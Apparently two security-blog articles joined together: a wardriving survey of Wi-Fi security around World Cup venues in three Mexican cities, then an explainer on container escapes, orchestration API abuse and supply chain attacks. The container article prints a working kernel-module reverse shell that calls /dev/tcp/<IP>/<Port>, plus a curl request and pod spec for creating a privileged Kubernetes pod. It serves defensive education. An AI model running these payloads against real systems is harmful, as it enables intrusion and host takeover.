The cities included in the study have high population density and extensive wireless infrastructure deployments. We chose areas with the most prominent wireless network activity and highly concentrated public access points. We carried out wardriving research in Monterrey back in 2008, but the city’s hotspot landscape has changed since then.

We chose the following analysis areas for each of the cities:

  1. Mexico City: México City Stadium, Mexico City International Airport, Zócalo, Paseo de la Reforma, Colonia Roma, La Condesa, Polanco, and Coyoacán.
  2. Guadalajara: Guadalajara Stadium, Guadalajara International Airport, the city center, Zapopan, Providencia, Avenida Chapultepec, Colonia Americana, Tlaquepaque, and the area around Andares.
  3. Monterrey: Monterrey Stadium, Monterrey International Airport, Fundidora Park, Cintermex Monterrey, the downtown area, Barrio Antiguo, MacroPlaza, and the San Pedro financial district.

The wireless information was collected using passive wireless reconnaissance techniques. The collected information included:

  • SSID analysis and information exposure, including BSSID-derived SSIDs
  • Default router configurations and ISP deployments
  • Frequency and signal characteristics
  • Channel congestion and spectrum usage
  • Wireless security configurations, including:
    • Open and insecure wireless networks
    • WPS-enabled networks
    • Secure networks (WPA2/WPA3) with WPS enabled

We performed a wireless infrastructure analysis in Mexico City, Guadalajara, and Monterrey. We drove through the areas surrounding the World Cup stadiums, tourist zones, and other places where fan concentrations are likely to be largest. Our goal was to evaluate the security status, deployment characteristics and operational exposure of detected wireless networks.

In total, we recorded 84,588 signals with 69,473 unique Service Set Identifiers (SSIDs) in busy locations and World Cup zones across the three cities. Mexico City accounted for 61.4% of the signals, Guadalajara for 23.6%, and Monterrey for 14.8%. Approximately 82% of the signals had a single SSID (81.9%, 81.34%, and 84% respectively). Notably, they all operate under the IEEE 802.11 standard protocol.

Particular attention was given to identifying standard deployment patterns, legacy configurations, default vendor settings and information disclosure through publicly broadcast wireless identifiers.

The following sections present the results that were obtained by analyzing wireless infrastructure across the three locations.

Our findings

SSID analysis and information exposure

SSID analysis was conducted to evaluate naming conventions, deployment standardization and potential information exposure.

Only a few networks (0.0047%) have an invisible SSID, meaning the names of these networks are not broadcast. Some users prefer to hide the SSID for various reasons, such as the network’s purpose, the profile of its users, internal policies, etc. In contrast, the rest of the networks maintained active SSID broadcasting.

SSID structures may unintentionally disclose operational details about internet service providers (ISPs), device manufacturers, deployment practices, organizational ownership or user identity. The repeated presence of default SSID naming patterns across the analyzed locations indicates a significant degree of infrastructure homogeneity and reuse of default wireless configurations. It may also facilitate passive infrastructure profiling by revealing standard characteristics in use.

Approximately 34% of the detected networks retained the default SSID naming conventions provided by the manufacturer or ISP, while 66% used customized identifiers.

Distribution of SSID naming conventions (download)

Several recurring SSID naming conventions associated with ISP-provided deployments were identified in the three cities. The most frequently observed patterns include identifiers such as “Club_Totalplay_WiFi”, “izzi WiFi”, and “Megacable WiFi”, which suggests extensive standardization of wireless infrastructure deployment. Additionally, we observed distinctive location-specific SSIDs in each area of analysis, such as “XXXX-Internet para Todos-CDMX” or “RED JALISCO”.

Most frequently observed SSID patterns (download)

Sequential SSID naming structures were also identified during the analysis. Patterns such as “INFINITUMXX” and “IZZI-XX” suggest automated ISP deployment and large-scale deployment strategies.

We identified 33 unique sequential naming structures among the 137 sequential SSIDs in total, representing approximately 0.16% of the detected wireless networks.

The following graph shows the top five sequential SSID patterns found in the largest number of networks:

Five most frequently observed sequential patterns (download)

Several customized SSIDs contained personal or organizational identifiers, including family names, professions, addresses or internal department references. Although personalized SSIDs may simplify local network identification for users, they may also expose sensitive information that could be useful for social engineering, physical targeting, or organizational profiling.

BSSID-derived SSID

During the analysis, multiple networks were identified that used the physical MAC address of a Wi-Fi access point (BSSID) as the visible SSID. This practice exposes hardware-level information that could facilitate vendor fingerprinting and targeted reconnaissance activities.

The organizationally unique identifier (OUI) contained in the first bytes of the BSSID identifies the equipment manufacturer. Threat actors can correlate exposed manufacturers with device-specific vulnerabilities.

BSSID-derived SSID by city (download)

Notably, we found that more than 30% of networks in all three cities reuse the MAC address as the SSID.

Default router configurations and ISP deployments

We performed wireless infrastructure profiling to identify the most common wireless equipment manufacturers and ISP deployments across the three locations.

Large-scale ISP deployments frequently use standardized wireless configurations and vendor-specific hardware platforms. Identifying dominant manufacturers and ISP naming conventions can provide insight into infrastructure and deployment practices facilitating the mapping of standardized attack surfaces.

The following figure shows the distribution of the most commonly used manufacturers.

Most frequently observed wireless equipment manufacturers (download)

The manufacturer analysis revealed a strong concentration of wireless infrastructure among a limited number of vendors. Across the three locations, Huawei Technologies, MediaTek-based devices, and other manufacturers’ equipment that is distributed through ISP channels represented a significant portion of the detected deployments. Mexico City had the most diverse infrastructure, while Monterrey and Guadalajara had a greater concentration of wireless equipment known as SOHO (small office/home office) or residential-grade hardware. The widespread presence of standard vendor platforms may facilitate infrastructure fingerprinting and large-scale targeting of known device-specific vulnerabilities.

Most frequently observed wireless equipment manufacturers across the three cities (download)

ISP deployments frequently exhibited standardized configuration patterns and recurring manufacturer identifiers. Our ISP deployment analysis revealed a high concentration of access points associated with major residential internet providers. Deployments associated with Infinitum, Totalplay and Izzi represented a substantial portion of the detected wireless infrastructure across all locations. These findings suggest a high degree of deployment standardization across networks associated with major residential internet providers. This observation was supported by the repeated presence of ISP-associated SSIDs such as “Infinitum”, “Totalplay”, and “Izzi”, combined with manufacturer identifiers frequently associated with consumer equipment, including Huawei, ZTE and other residential wireless equipment vendors.

It is important to note that, for this analysis, ISPs were primarily inferred from SSID naming conventions and manufacturer fingerprint data. A significant portion of the detected wireless networks fell into the “UNKNOWN/CUSTOM” category. This classification includes custom hotspots and networks whose naming conventions did not expose identifiable ISP-associated patterns. The findings suggest that many users and organizations (as we saw previously, approximately 66%) use custom network names, limiting direct provider attribution.

The following figure illustrates the distribution of ISP-associated wireless deployments in general.

Most frequently observed ISPs (download)

To better understand this distribution, we took the most frequently observed ISPs by city.

Most frequently observed ISPs across the three cities (download)

Frequency and signal characteristics

We also analyzed wireless signal characteristics to evaluate coverage quality, signal strength, and frequency band utilization in the three cities. In dense urban environments, signal quality and frequency spectrum distribution can affect wireless reliability, client connectivity, roaming performance, and overall network efficiency.

Signal quality analysis revealed that a substantial portion of the detected access points operated under weak or very weak signal conditions. Monterrey had the highest percentage of very weak signals, with approximately 50% of detected deployments. Similar patterns were observed in Guadalajara and Mexico City, suggesting high-density wireless environments with overlapping coverage areas. Only a limited percentage of networks were classified within the very good or excellent signal categories across the three locations.

Signal quality distribution by city (download)

Signal stability analysis revealed that most detected wireless deployments exhibited stable beacon transmission behavior. More than 96% of the detected access points across all locations were classified as stable, while only a small percentage exhibited unstable or indeterminate signal behavior.

These findings imply that the majority of the wireless infrastructure observed during the assessment corresponded to permanently deployed access points rather than transient or intermittent wireless devices.

Signal stability status (download)

Frequency band analysis revealed the strong prevalence of 2.4 GHz wireless deployments across the three locations. More than 95% of the detected wireless networks operated within the 2.4 GHz spectrum, while only a small percentage of deployments were classified under the unknown or non-standard frequency categories. This uneven distribution reflects the continued prevalence of legacy-compatible wireless infrastructure and SOHO deployments.

Frequency band utilization (download)

These findings are consistent with dense urban wireless environments with large numbers of access points in restricted spectrum allocations.

Channel congestion and spectrum usage

Next, we analyzed wireless channel utilization to evaluate frequency spectrum congestion and channel allocation patterns across the three cities. Our analysis focused on the 2.4 GHz spectrum, where channel overlap and high access point density commonly produce interference and degraded wireless performance. In densely populated wireless environments, an excessive concentration of access points on a limited number of channels can lead to co-channel interference, packet collisions, reduced throughput, and degraded network stability.

Spectrum congestion analysis revealed that the 2.4 GHz band consistently experienced elevated congestion levels across the three cities. The detailed results showed a strong concentration of deployments on channels 11, 6 and 1, which are traditionally recommended as non-overlapping channels within the 2.4 GHz spectrum. Channel 11 was the most utilized channel, accounting for 25.2% of the detected access points, followed by channel 6 with 22.5% and channel 1 with 19.5%. This distribution indicates that most wireless deployments adhere to standard channel allocation practices for 2.4 GHz Wi-Fi environments.

The following figure illustrates the overall distribution of the most frequently utilized wireless channels.

Most utilized wireless channels (download)

To further assess wireless spectrum saturation, the detected access points were grouped according to channel congestion levels: VERY_HIGH, HIGH, UNKNOWN, MEDIUM, LOW and NONE.

Mexico City had the highest proportion of heavily congested wireless channels, with approximately 7% of detected access points operating under HIGH congestion conditions. Guadalajara followed with nearly 5% of deployments categorized as HIGH congestion, while Monterrey had the lowest percentage at approximately 3.29%.

These findings suggest that wireless spectrum saturation increases proportionally with urban infrastructure density and access point concentration. Despite the presence of congested deployments, most detected access points were categorized as LOW or MEDIUM congestion, suggesting severe spectrum saturation was localized rather than uniformly distributed.

Channel congestion by city (download)

A thorough analysis of individual channel utilization revealed that channels 11, 6 and 1 consistently experienced the highest congestion levels across the three cities, which correlates with our previous findings. These channels accounted for the majority of VERY_HIGH congestion classifications, particularly within the 2.4 GHz band.

In Mexico City, channel 11 alone accounted for more than 25% of detected deployments and consistently exhibited VERY_HIGH congestion levels.

This behavior reflects the limited availability of non-overlapping channels within the 2.4 GHz spectrum and the widespread reliance on default wireless configurations.

Most congested channels by city (download)

Overall, the channel utilization analysis showed that wireless deployments are concentrated heavily within the traditional, non-overlapping 2.4 GHz channels. While this strategy reduces adjacent-channel interference, excessive access point density on the same channels can still produce significant co-channel contention and poor wireless performance in high-density urban environments.

Wireless security configurations

The next thing we evaluated was the security posture of the detected wireless networks. We analyzed the wireless security configurations advertised by access points in each of the locations.

Overall security configuration distribution

The analysis revealed that WPA2 was the dominant wireless authentication mechanism across the three cities. Mexico City had the highest WPA2 adoption rate at 81.19%, followed by Monterrey at 79.19% and Guadalajara at 77.59%.

The study found that every 6th open access point (17%) was unsafe, namely 16.5% in Mexico City, 18.5% in Guadalajara, and 17.2% in Monterrey. Open wireless deployments were consistently present across all locations, ranging between 10% and 12% of detected access points. These findings show that despite the widespread deployment of modern wireless security standards, encryption adoption remains incomplete.

Distribution of wireless authentication mechanisms across the three locations (download)

To simplify the interpretation of wireless security posture, we grouped detected networks into four categories:

  • Secure (WPA2/WPA3)
  • Insecure (Open/WEP)
  • Weak (WPA)
  • Unknown

Across the three locations, secure networks comprised most of detected deployments, accounting for approximately 82% of all access points. However, insecure open networks still account for between 10% and 12% of detected wireless infrastructure, consistent with our previous findings. It is important to mention that networks within the unknown category are not considered secure.

Mexico City had the highest percentage of secure deployments at 83.54%, while Guadalajara had the highest percentage of insecure open networks at 12.46%. Although Monterrey had the lowest percentage of insecure networks, open deployments still accounted for more than 10% of the detected access points.

Wireless security posture grouping across the three locations (download)

Although modern WPA2/WPA3 encryption standards dominate current wireless deployments, the continued presence of open and legacy WPA deployments indicates that insecure wireless configurations remain relevant from an operational standpoint. These networks may expose users to passive traffic interception, unauthorized monitoring, rogue access point attacks, and credential harvesting techniques.

WPS-enabled networks

We also analyzed Wi-Fi Protected Setup (WPS) in all the locations to evaluate additional attack surfaces. WPS is a standard feature on wireless routers that enables devices such as printers, repeaters or mobile phones to connect to a secure Wi-Fi network without manually entering a long password, typically through a PIN-based enrolled mechanism. Although WPA2 and WPA3 provide strong encryption mechanisms, the presence of WPS can introduce security weaknesses due to inherently vulnerable PIN-based enrollment methods.

By combining detections from the three locations, we found that 55% of all detected access points did not advertise WPS capabilities, leaving 45% of deployments vulnerable to WPS-based abuse. These results suggest that, despite the adoption of modern encryption standards, a significant portion of wireless infrastructure continues to expose legacy convenience features.

During the analysis, we found that Mexico City had the highest proportion of WPS-enabled networks, with 46.61% of the detected access points advertising WPS capabilities. Guadalajara was second with 43.45%, while Monterrey had the lowest proportion at 40.93%.

The percentage of detected access points advertising WPS capabilities across the three locations (download)

Almost half of the detected wireless networks in each city continued to advertise WPS, indicating that WPS prevalence is consistently high across the three cities.

Secure networks with WPS enabled

In many cases, networks classified as secure because of WPA2/WPA3 encryption still had WPS functionality enabled, which effectively increased the available attack surface.

To further assess the relationship between encryption strength and WPS exposure, we conducted a secondary analysis of secure networks (WPA2/WPA3) only. The results showed that around half of all secure deployments still exposed WPS, with the following breakdown for each city:

  • Mexico City: 53.7%
  • Guadalajara: 50.9%
  • Monterrey: 47.5%

The proportion of secure networks with WPS enabled across the three locations (download)

These findings indicate that encryption strength alone is not enough to evaluate wireless security posture because additional protocol features, such as WPS, may still expose exploitable attack vectors.

Additional security considerations

Overall, travelers operating within dense public environments are exposed not only to insecure wireless infrastructure but also to various risks associated with digital interactions. These risks include many threats, from public USB charging systems and phishing QR codes to proximity-based protocols and exposure to shared public devices, such as interactive totems or kiosks. One particular point that should be taken into account in light of our research is the issue of rogue wireless deployments.

Rogue access points are not necessarily malicious; they may be set up accidentally by misconfiguring router settings. An entry point for potential compromise might be caused by various misconfigurations, from a weak password to an insecure protocol. However, attackers deploy such unauthorized hotspots with malicious intent to infiltrate a network. Threat actors may deploy rogue access points posing as legitimate public wireless networks in airports, hotels, cafés and tourist areas. These deployments are called “evil twins” and can trick users into connecting to attacker-controlled infrastructure capable of intercepting traffic, harvesting credentials, or performing man-in-the-middle attacks. Further risk lies in the potential compromise of local network devices or even malware distribution. Such threats complement our findings, underscoring the importance of implementing traffic encryption, using a security solution and exercising extreme caution while browsing via public networks.

Conclusion

The wardriving assessment conducted in Mexico City, Guadalajara, and Monterrey revealed that modern wireless infrastructure continues to present multiple forms of operational exposure despite the widespread adoption of WPA2 and WPA3 security standards. The analysis demonstrated that wireless environments are highly standardized in all the locations, with recurring ISP deployments, default SSID naming conventions, homogeneous manufacturer distribution, and predictable channel allocation practices observed in all three cities.

Although most of the detected networks were classified as secure under WPA2/WPA3 authentication mechanisms, a significant proportion were exposing additional attack surfaces through enabled WPS functionality, default configurations, sequential SSID structures, and infrastructure metadata disclosure. This demonstrates that encryption strength alone is insufficient for evaluating the overall security posture of wireless infrastructure. Additionally, the prevalence of open networks and legacy wireless configurations indicates that insecure deployments are still operationally relevant in all the locations.

The results also showed that wireless infrastructure is heavily concentrated within the 2.4 GHz spectrum, particularly around channels 11, 6, and 1. This leads to elevated congestion and increased co-channel interference in densely populated urban environments.

SSID analysis further revealed that publicly broadcast wireless identifiers frequently expose valuable operational information about ISPs, equipment manufacturers, deployment templates, organizational ownership, and user-defined naming practices. The identification of default ISP naming conventions, sequential SSID structures, and BSSID-derived SSIDs demonstrated that many deployments prioritize operational convenience and simplicity over exposure minimization and privacy.

The scope of the threats stemming from vulnerable wireless configurations poses serious digital exposure risks for users. The widespread presence of standard deployments, predictable SSID naming and publicly exposed infrastructure identifiers can facilitate passive reconnaissance, infrastructure fingerprinting and opportunistic targeting.

Recommendations

To minimize the risks of wireless-based exposure and the attack surface related to hotspot infrastructure, we recommend taking the following measures:

  • Disable WPS functionality on wireless routers whenever possible, particularly within WPA2/WPA3 deployments.
  • Avoid using default SSID naming conventions that disclose ISP providers, router manufacturers, or deployment templates.
  • Refrain from using personal, organizational, or location-based identifiers in wireless network names.
  • Avoid configuring SSID using BSSID or naming conventions derived from MAC addresses, as these may expose hardware fingerprinting information.
  • Promote migration toward modern WPA3-capable infrastructure while removing legacy wireless protocols when operationally feasible.
  • Reduce wireless congestion by optimizing channel allocation strategies and minimizing excessive dependence on the 2.4 GHz spectrum.
  • Encourage adoption of 5 GHz and newer wireless technologies to reduce interference and improve spectrum efficiency.

The findings presented in this assessment emphasize the importance of combining strong wireless encryption standards, secure deployment practices, exposure minimization strategies, and user awareness to enhance the overall security posture of wireless environments.

Containers on fire: from container escapes to supply chain attacks

Introduction

Modern infrastructures universally rely on containerization to deploy applications, scale services, and build cloud platforms. The use of Docker, Kubernetes, and similar technologies has become the corporate standard for efficient automation. However, as containers grow in popularity, so does the interest of malicious actors — a trend we actively track in our research into advanced cyberthreats. For instance, in one of its recent attacks, the APT group TeamPCP compromised Checkmarx KICS across multiple attack chains for different vectors. This included poisoning a Docker Hub repository to later steal Kubernetes secrets and other sensitive data. The tainted images distributed a stealer that was loaded during the KICS scanning process.

Today, attacks on container environments have evolved into full-fledged, multi-stage scenarios involving supply chain compromises, Kubernetes secrets theft, orchestration API abuse, and container escape attempts. This article examines the primary container attack vectors that retain top relevance today.

Principles of containerization

A container is an isolated code execution environment, designed to partition resources so applications can run correctly and independently. Unlike a virtual machine, a container uses the single underlying kernel of the host operating system.

To isolate the environment, a container uses a distinct process namespace and a virtual file system. Container resources are capped and shared with the host system. This container isolation is built on top of Linux kernel features such as namespaces, cgroups, capabilities, and seccomp.

Compromising a container can help attackers achieve their objectives on the host system itself. Below, we examine the current vectors relevant to container implementation architecture and infrastructure.

Current attack vectors

The primary and most critical attack vectors targeting container environments that are actively exploited by malicious actors include:

  • Exploiting vulnerabilities in the host system and container runtime components
  • Malicious activity inside a compromised container
  • Container escape followed by host compromise
  • Exploiting misconfigurations and the insecure use of containerization and orchestration APIs
  • Supply chain attacks, including container image poisoning and CI/CD pipeline compromise

Each of these vectors can be utilized either independently or as part of a complex, multi-stage attack chain. In practice, attackers rarely stop at compromising a single container; their primary objective is often to gain access to the Kubernetes cluster, secrets management systems, or other mission-critical environment components. This is why securing container infrastructure requires a comprehensive approach that spans configuration auditing, runtime protection, activity monitoring, and software supply chain security. Let’s take a closer look at each of these vectors.

Exploiting host system vulnerabilities

Because a container does not have its own isolated OS, vulnerabilities affecting the Linux kernel or runtime components remain just as critical when exploited from within a container.

Any vulnerability that allows for privilege escalation, arbitrary code execution, or isolation bypassing can potentially be leveraged by an attacker once the container is compromised. Successful exploitation of these flaws can lead to a container escape, compromise of the Kubernetes node or the entire cluster, lateral movement across the infrastructure, secrets theft, and malicious actions potentially culminating in a complete service disruption. It is worth noting that the mere presence of a vulnerability does not always guarantee a compromise, as exploitation sometimes requires specific configuration settings or privileges to work.

Below are examples of several vulnerabilities leveraged in attacks on container environments:

  • CVE-2019-5736 is one of the most prominent and illustrative vulnerabilities associated with containerization. It affected the runC runtime environment and allowed an attacker, who already had root access inside the container, to execute arbitrary code on the host system with root privileges. The root cause of the vulnerability was runC’s improper handling of the file descriptor for its own executable via the /proc/self/exe mechanism. When a container was started, the runC process temporarily executed within the container’s context while remaining a host system process. This allowed an attacker to gain access to the runC binary and overwrite its contents.
  • CVE-2022-0492 is a critical Linux kernel vulnerability that allows for container escape and arbitrary command execution on the host system. The flaw stemmed from improper privilege validation when interacting with the cgroups release_agent mechanism. This vulnerability posed a particular risk for container infrastructures because it allowed an attacker who already possessed code execution capabilities inside a container to break out of isolation and gain control of the host system.
  • CVE-2024-21626 is a critical vulnerability in runC that allowed an attacker to access the host file system from within a container, and in specific scenarios, even perform a complete container escape. The root cause of the issue was runC’s improper handling of file descriptors and the process’ current working directory when spinning up containers or executing commands via docker exec or similar mechanisms.

Malicious actions inside the container

Sometimes, an attacker does not need to exploit complex attack chains involving container escapes, Kubernetes cluster compromise, or lateral movement to achieve their goals. In many cases, the container itself already houses data and resources that are highly valuable to the attacker. For example, a container may contain:

  • User and service credentials
  • API keys
  • Access tokens
  • SSH keys
  • Environment variables containing secrets
  • Kubernetes ServiceAccount tokens
  • Configuration files
  • Application service data or databases

These types of data are especially prone to exposure due to configuration mistakes or specific operational processes. For instance, secrets might be passed via environment variables, baked into Docker images during the build phase, or mounted directly inside the container. In Kubernetes environments, automatically mounted ServiceAccount tokens are of particular interest to attackers, as they provide a direct pathway to interact with the Kubernetes API.

Even a single compromised container frequently provides an attacker with sufficient leverage for next steps: gaining access to external services, compromising cloud infrastructure, stealing user data, impersonating a trusted service, or establishing persistence within the environment. Beyond data theft, malicious actors can use a compromised container as a staging ground for further malicious activity. This is why securing container infrastructure is about much more than just preventing escapes. Even a fully isolated container, if it houses sensitive data or holds access to internal services, can become a major foothold for an infrastructure breach.

In the context of this vector, approaches and techniques applicable not only to container environments but also to traditional systems are frequently applied. Once an attacker gains access to a container, they usually find themselves in a full-featured Linux environment, allowing them to deploy standard post-exploitation, reconnaissance, and persistence methods.

We explored container configuration errors and other unsafe practices that attackers could exploit to carry out malicious activities in more detail in this article.

Container escape

Container escape is one of the most dangerous and prevalent attack vectors targeting container infrastructure. The term refers to the bypassing of container isolation, allowing an attacker to directly interact with the host system.

The opportunity to escape a container can arise from a multitude of sources: the exploitation of vulnerabilities, container misconfigurations, or the insecure use of containerization and orchestration APIs. Indeed, container escape is the logical conclusion of most attacks on container infrastructure, as the attacker’s ultimate goal is frequently to break out of the isolated environment and gain access to the host system or the broader Kubernetes cluster. As such, container escape ties together a significant portion of the attack vectors discussed in this article. In practice, misconfigurations remain one of the most common root causes of successful container escapes, as they occur far more frequently than the exploitation of complex vulnerabilities. With that in mind, we will take a closer look at container misconfigurations and their associated attack scenarios below.

To better understand the risks associated with container misconfigurations, let’s explore the concept of capabilities in Linux systems. This is a mechanism for granularly granting extended permissions to processes, allowing them to perform privileged actions without needing full root access.

Privileged containers

One of the most dangerous configurations is running a container with the --privileged flag. In this mode, the container is granted all Linux capabilities, direct access to host devices, and the ability to interact with kernel interfaces. A container configured this way virtually ceases to be an isolated environment and, in many cases, possesses capabilities comparable to root access on the host system.

Let’s look at a basic example of a container escape attack involving the --privileged flag. Using the capsh utility, you can see that such a container possesses virtually all Linux capabilities. Furthermore, if the PID namespace matches the host’s, the process with PID=1 corresponds to init, the first system process in Linux. In a different configuration, PID 1 would belong to the process that created the container. If we spawn a shell from the init process using the nsenter utility, the expected behavior is the creation of a process outside the container, which can easily be verified by using the hostname command.


Container privilege misconfigurations open up a broad attack surface. Let’s dive deeper into how specific capabilities can be used to execute a container escape.

CAP_SYS_ADMIN

CAP_SYS_ADMIN is considered one of the most dangerous Linux capabilities in the context of container security. Although Linux capabilities were originally intended to break down superuser privileges into discrete categories, over time, CAP_SYS_ADMIN became a catch-all for a massive number of sensitive kernel operations. As a result, a container granted this capability gains access to a wide array of system mechanisms that directly impact container isolation. It inherits the ability to mount file systems, interact with the cgroups mechanism responsible for resource allocation, modify kernel parameters within certain limits, work with loop devices, and utilize various namespace management features. In practice, this heavily blurs the line between the container and the host system.

This capability becomes especially dangerous when combined with other configuration errors. For instance, if the container is configured to use the hostPath parameter, an attacker can leverage a container compromise to mount the host system’s directories right into their own environment and access critical host files. Similarly, having access to /proc or /sys allows for direct interaction with internal Linux kernel mechanisms, which can drastically expand the blast radius of the breach.

Let’s look at a clear example of how having CAP_SYS_ADMIN can help an attacker escape a container. Illustrated below is the sequence of actions inside a container possessing CAP_SYS_ADMIN privileges and access to host directories. By mounting the host’s disk to a folder inside the container, the attacker can freely interact with all files on the host system. In this specific example, it shows the ability to overwrite the root user’s shell configuration by injecting an arbitrary malicious payload.

CAP_SYS_MODULE

CAP_SYS_MODULE provides direct access to the kernel module loading and unloading mechanism. This direct interaction with kernel space makes CAP_SYS_MODULE a high-risk capability, unlike many other capabilities that are restricted purely to user space.

From a Linux architectural standpoint, kernel modules consist of code executing with maximum privileges inside kernel space. These modules can extend system functionality, manage devices, handle the network stack, interface with file systems, and control other mission-critical components. This is why the ability to dynamically load these modules via CAP_SYS_MODULE equates to having the power to manipulate the behavior of the entire operating system.

In practice, modern containerized applications rarely require CAP_SYS_MODULE. The presence of this capability is typically tied to legacy architectures, monitoring systems, or specialized drivers that must interact directly with the kernel. This is why CAP_SYS_MODULE is almost universally banned in modern infrastructures. In most environments, it is considered an unacceptable risk because its compromise does not just lead to localized privilege escalation within the container, but to code execution directly in kernel space.

A container escape using this capability happens in several stages. The goal of the attack in this case is to load a malicious Linux kernel module. It is worth noting that the module must match the specific kernel version in use, requiring the attacker to perform additional reconnaissance to identify it. These attacks can be executed entirely within the container if it contains the necessary build tools to compile the module and has access to kernel dependency directories. However, because these utilities are typically stripped from container images, attackers usually compile the malicious payload with the required dependencies on an external host. They then either transfer it over the network or drop it into a binary file on the target by using a command like echo.

Let’s look at a container escape using a kernel module with the following payload example:

#include <linux/kmod.h>
#include <linux/module.h>
MODULE_LICENSE("Test");
MODULE_AUTHOR("Test");
MODULE_DESCRIPTION("reverse shell module");
MODULE_VERSION("1.0");

char* argv[] = {"/bin/bash","-c","bash -i >& /dev/tcp/<IP>/<Port> 0>&1", NULL};
static char* envp[] = {"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", NULL };

static int __init reverse_shell_init(void) {
    return call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
}

static void __exit reverse_shell_exit(void) {
    printk(KERN_INFO "Exiting\n");
}

module_init(reverse_shell_init);
module_exit(reverse_shell_exit);

Upon loading, this module triggers the reverse shell. Once the payload is built and successfully delivered to the container, all the attacker needs to do is start a listener on the IP address and port specified in the payload, and then load the module into kernel space.

CAP_SYS_PTRACE

The CAP_SYS_PTRACE capability grants a process elevated permissions to interact with other system processes via the ptrace system call. While it is designed for debugging and code tracing, its misconfiguration in containerized environments can severely weaken isolation and, under certain conditions, enable a container escape leading to host system compromise.

The primary risk of CAP_SYS_PTRACE is that it allows a process to read and modify the memory of other processes, control their execution, inject code, and extract sensitive data directly from memory. Furthermore, CAP_SYS_PTRACE enables process injection techniques.

If a container is compromised, an attacker can use ptrace to attach to host processes. Crucially, this is only possible if the host’s PID namespace is shared with the container — this is configured via hostPID: true. This configuration allows the attacker to target a process running on the host, inject code, and trigger a reverse shell — though in most cases, this requires additional malicious code. The image below demonstrates this kind of an attack, implemented using a publicly available PoC.

CAP_NET_ADMIN

CAP_NET_ADMIN provides extensive privileges to manage the network stack of a Linux system. If a container is compromised, the presence of this capability significantly weakens network isolation and creates additional opportunities for further exploitation.

A container equipped with CAP_NET_ADMIN can modify network interface configurations, manipulate routing tables, interact with traffic filtering mechanisms, and alter the behavior of the network stack. Although most of these operations are formally restricted to the container’s own network namespace, in practice, this capability is frequently combined with other misconfigurations — such as the hostNetwork: true parameter — which grants direct access to the host’s network resources.

Once inside the container, an attacker can leverage this capability to modify its network behavior and launch further attacks across the infrastructure. One of the most common scenarios involves manipulating iptables rules to redirect traffic. This enables man-in-the-middle (MitM) attacks, allowing the attacker to intercept internal traffic or mask their own malicious activities.

It is important to emphasize that there are many other Linux capabilities that can lead to a container escape when combined with specific misconfigurations; we have highlighted only a few of the most severe and frequently encountered.

Exploitation of orchestration APIs

One of the most dangerous and common attack vectors in containerized infrastructure is the exploitation of misconfigured container management and orchestration APIs. Unlike attacks that require complex kernel vulnerability exploits or container escape, this scenario is often remarkably straightforward: the attacker simply needs to gain access to the control interfaces of the container environment.

The fundamental risk stems from the fact that container platform APIs possess inherent administrative privileges over the entire infrastructure. The Docker API, Kubernetes API, and kubelet API are designed to spin up containers, modify configurations, access host file systems, and execute commands inside running containers. When misconfigured, these interfaces immediately become a point of failure for the entire environment.

One of the most notorious examples of this vector is an exposed Docker API. If the Docker daemon is accessible over TCP without TLS or authentication, an attacker can remotely interact with the host system with permissions equivalent to a local administrator. They can deploy new containers custom-configured for attacks, mount the host’s entire root file system, and execute arbitrary commands within any container via the API. In practice, compromising an unauthenticated Docker API typically leads to a complete host takeover after just a few API requests.

Similar risks exist within Kubernetes environments. The Kubernetes API server acts as the central control point for the entire cluster. If an attacker manages to compromise a ServiceAccount token, exploit weak RBAC policies, or discover an inadvertently exposed API server, they can execute a broad spectrum of destructive operations.

For the sake of this attack example, let us assume that an attacker has compromised a Kubernetes API token for a privileged account. First, they enumerate the token’s permissions, typically by running a script to query each individual capability. This gives them a full list of Kubernetes privileges.

The script’s output reveals that the compromised API token grants exceptionally high privileges within the cluster. The logical next step in the attack chain is to deploy a malicious, privileged container to execute any of the host escape techniques described above. In our example, the attacker used a curl POST request to the API to create the container:

curl -k -X POST   https://<kubernetes-url>/api/v1/namespaces/default/pods   -H "Authorization: Bearer <Token>"   -H "Content-Type: application/json"   -d @pod.json

The configuration passed in the pod.json file is explicitly designed to enable an escape:

{
  "apiVersion": "v1",
  "kind": "Pod",
  "metadata": {
    "name": "privileged-pod-from-api"
  },
  "spec": {
    "containers": [
      {
        "name": "debug-container",
        "image": "ubuntu:latest",
        "command": ["sleep", "3600"],
        "securityContext": {
          "privileged": true
        }
      }
    ]
  }
}

Once the privileged container is deployed, the attacker can execute an escape to compromise the underlying host system.

However, this is not the only high-risk scenario involving API requests. For instance, when a Docker socket is mounted inside a container, an attacker gains the ability to interact with the Docker daemon directly. Once that container is compromised, the attacker effectively inherits the privileges of the daemon, which means they gain control over all containers on the host.

To execute the attack, adversaries look for containers with mounted sockets. The further progression of the attack replicates what has been described above: an API request is made to create a privileged container, after which any escape method is similarly exploited using the API.

Supply chain attacks

Unlike classic attacks aimed at exploiting vulnerabilities in already deployed containers, this approach focuses on compromising components before they are even launched in the runtime environment. Modern container infrastructure is tightly integrated with a large number of external components. As a result, container security directly depends not only on the application itself, but on the entire image build and delivery chain. Compromising any of these stages potentially allows an attacker to inject malicious code into multiple containers and services simultaneously.

One of the most common scenarios involves attacks that contaminate container images. In many organizations, developers use public images from Docker Hub or other available sources without a full verification of their origin or contents. Threat actors frequently publish contaminated images that masquerade as popular services and utilities. Once a container like that is launched within the infrastructure, the attacker gains the ability to execute their own code right inside the organization’s trusted environment.

Furthermore, CI/CD container deployment systems are among the most frequent targets of these attacks. Application build and delivery platforms typically possess elevated privileges. For instance, after gaining access to a CI/CD system, an attacker can covertly modify the Docker image build stages. Instead of altering the application’s source code, the attacker can inject the malicious logic directly into the pipeline itself. An additional command during the build process can download a third-party binary, add a hidden script, modify the container configuration, or implant a remote management mechanism. Externally, the container will look completely legitimate because its core functionality remains unchanged.

Takeaways

Overall, modern attacks on container environments demonstrate that the primary threat arises not just from within the container itself, but from the implementation of the container infrastructure as a whole. Containers are frequently exploited as an initial foothold to establish persistence within a system; following an initial compromise, attackers aim to either escalate to the host OS level or gain control over infrastructure management via containerization and orchestration APIs. To achieve this, they exploit weak configurations, excessive capabilities, and isolation flaws.

